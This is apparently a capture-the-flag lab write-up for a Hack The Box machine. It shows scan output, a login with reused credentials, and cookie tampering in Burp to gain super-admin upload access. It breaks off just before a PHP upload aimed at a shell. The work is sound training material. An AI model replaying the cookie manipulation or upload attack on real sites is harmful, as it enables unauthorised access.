# I7Z3R0

# Introduction

This is a second box for the starting point. Lets see whats there for us in here. As per the writeup i heard it seems like its like continuation of the boxes.

So far from the previous boxes we found the password as `administrator:MEGACORP_4dm1n!!`

Lets go for enumeration and check what we have in here.

# Scanning

As usual i am going to start with nmap scan, if there is any port 80 open i will run gobuster and nikto along with this.

Lets see what we get here.

From the initial scan i see couple of ports open here which is `port 22` and `port 80` which is interesting and we have port 80 to enumerate more now.

## Nmap_Initial

```
# Nmap 7.80 scan initiated Sun Apr  4 05:04:26 2021 as: nmap -sC -sV -vv -oA
nmap/initial 10.10.10.28
Nmap scan report for 10.10.10.28
Host is up, received echo-reply ttl 63 (0.21s latency).
Scanned at 2021-04-04 05:04:27 PDT for 16s
Not shown: 998 closed ports
Reason: 998 resets
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3c:ed:36:28:36:67:c7 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDxxctowbmnTyFHK0XREQShvlp32DNZ7TS9fp1pTxwt4urebfFSi

|   256 24:1d:a4:17:d4:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)
```

```
|   256 24:1d:a4:17:d4:e3:2a:9c:90:3c:30:38:8f:ec:77:ed (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLaHbfbieD7gNSibdzPXBW7/NO05J4

|   256 78:03:0e:b4:a1:af:e5:c2:f9:8d:29:05:3e:29:c9:f2 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIKLh0LONi0YmlZbqc960WnEcjI1XJTP8Li2KiUt5pmkk
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at

https://nmap.org/submit/ .
# Nmap done at Sun Apr  4 05:04:43 2021 -- 1 IP address (1 host up) scanned in
17.23 seconds
```

I always like to run full scan as well in the background. Lets see what we have in the full scan as well. Since `port 80` is open i will also run nikto and gobuster as well in parallel.

We dont see any other ports open for this on full scan as well.

## Nmap_Full

```
# Nmap 7.80 scan initiated Sun Apr  4 05:14:21 2021 as: nmap -sC -sV -vv -p- -
oA nmap/full 10.10.10.28
Nmap scan report for 10.10.10.28
Host is up, received reset ttl 63 (0.21s latency).
Scanned at 2021-04-04 05:14:21 PDT for 296s
Not shown: 65533 closed ports
Reason: 65533 resets
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3c:ed:36:28:36:67:c7 (RSA)
```

```
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDxxctowbmnTyFHK0XREQShvlp32DNZ7TS9fp1pTxwt4urebfFSi

|   256 24:1d:a4:17:d4:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLaHbfbieD7gNSibdzPXBW7/NO05J

|   256 78:03:0e:b4:a1:af:e5:c2:f9:8d:29:05:3e:29:c9:f2 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIKLh0LONi0YmlZbqc960WnEcjI1XJTP8Li2KiUt5pmkk
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sun Apr  4 05:19:17 2021 -- 1 IP address (1 host up) scanned in
295.40 seconds
```

## Gobuster


```
/images (Status: 301)
/themes (Status: 301)
/uploads (Status: 301)
/css (Status: 301)
/js (Status: 301)
/fonts (Status: 301)
/server-status (Status: 403)
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/css (Status: 301)
/images (Status: 301)
/server-status (Status: 403)
/cdn-cgi (Status: 301)
```

## Nikto

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.28
+ Target Hostname:    10.10.10.28
+ Target Port:        80
+ Start Time:         2021-04-04 05:40:33 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: The web server may reveal its internal or real IP in the Location
header via a request to /images over HTTP/1.0. The value is "127.0.1.1".
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.46).
Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause
false positives.
+ OSVDB-10944: : CGI Directory found
+ OSVDB-10944: /cdn-cgi/login/: CGI Directory found
+ OSVDB-3233: /icons/README: Apache default file found.
+ 10481 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2021-04-04 06:22:35 (GMT-7) (2522 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


# Enumeration

While the scanning is going on i want to poke manually on the website as well. I visited the website and found nothing interesting. All the links being redirected to the same page




It seems like automobile industry. First few things i check before logging in is to check `robots.txt` and to check the site extension in which the website is built.

Unable to find both `robots.txt` and `login` folder.





Next thing which i always wanted to do is to check the page source if there is anything important.

Checked and found one interesting folder from the page source.

```
})();
//# sourceURL=pen.js
    </script>
<script src="/cdn-cgi/login/script.js"></script>
<script src="/js/index.js"></script>
</body>
</html>
```

It seems like there is a folder called `/cdn-cgi/login/` folder which indeed looks like login.

I can go to that folder and check what we have there.





Whoa!. We have login prompt finally. I have also found an interesting directory in 05-Scanning which found a folder called `/uploads` which is interesting once again.

I tried with SQL basic auth injection but i was not able to get any success.

Since we got the credentials from Archtype. Lets try to use the credentials here and check what we have.


**administrator:MEGACORP_4dm1n!!**

I tried to login as **administrator:MEGACORP_4dm1n!!** but was not successful then i tried with **admin:MEGACORP_4dm1n!!** and yes i was able to login successfully.





# Website Poking

After [10-Enumeration]() I wanted to poke at the website. While checking the website i saw an interesting tab called `Uploads` which is a eye catcher.





Lets go to the `Uploads` and check what we got over there.


I gone to the uploads folder but seems like superadmin access is required for that which we dont have yet.




While poking the website i found an interesting parameter called 1




I wonder what will happen if i change that number to a different one. I used burp to check that and found something interesting on `id=30`




I found the super admin account at ID=30 which is interesting once again. Lets see what we can do from here.

I captured the `uploads` request in burp and found that the server is providing access based on the ID value.


```
Raw | Params | Headers | Hex
GET /cdn-cgi/login/admin.php?content=uploads HTTP/1.1
Host: 10.10.10.28
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
Referer: http://10.10.10.28/cdn-cgi/login/admin.php?content=accounts&id=30
Cookie: user=34322; role=admin
Upgrade-Insecure-Requests: 1
```

I wanted to check what will happen if i change the ID value here to super admin ID value.

I edited the request and put `ID=86575` Lets see what we will have in here.


```
GET /cdn-cgi/login/admin.php?content=uploads HTTP/1.1
Host: 10.10.10.28
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
Referer: http://10.10.10.28/cdn-cgi/login/admin.php?content=accounts&id=30
Cookie: user=86575; role=admin
Upgrade-Insecure-Requests: 1
```

Whoa! I got an `Uploads` page just by changing the ID value to admin ID.




Just to be on a safer side i have changed the admin id to super admin id while uploading the file as well.

I see that the file has been uploaded successfully.




Lets go the uploads folder and check if we have access now

# Initial Foothold


After this uploads its interesting. Lets go and upload the php file and check if we get something back.

I directly dont upload reverse shell but however i initially check with echo command or uploading the phpinfo() script to check the cmd execution.

I created a file called `test.php` with the below code.

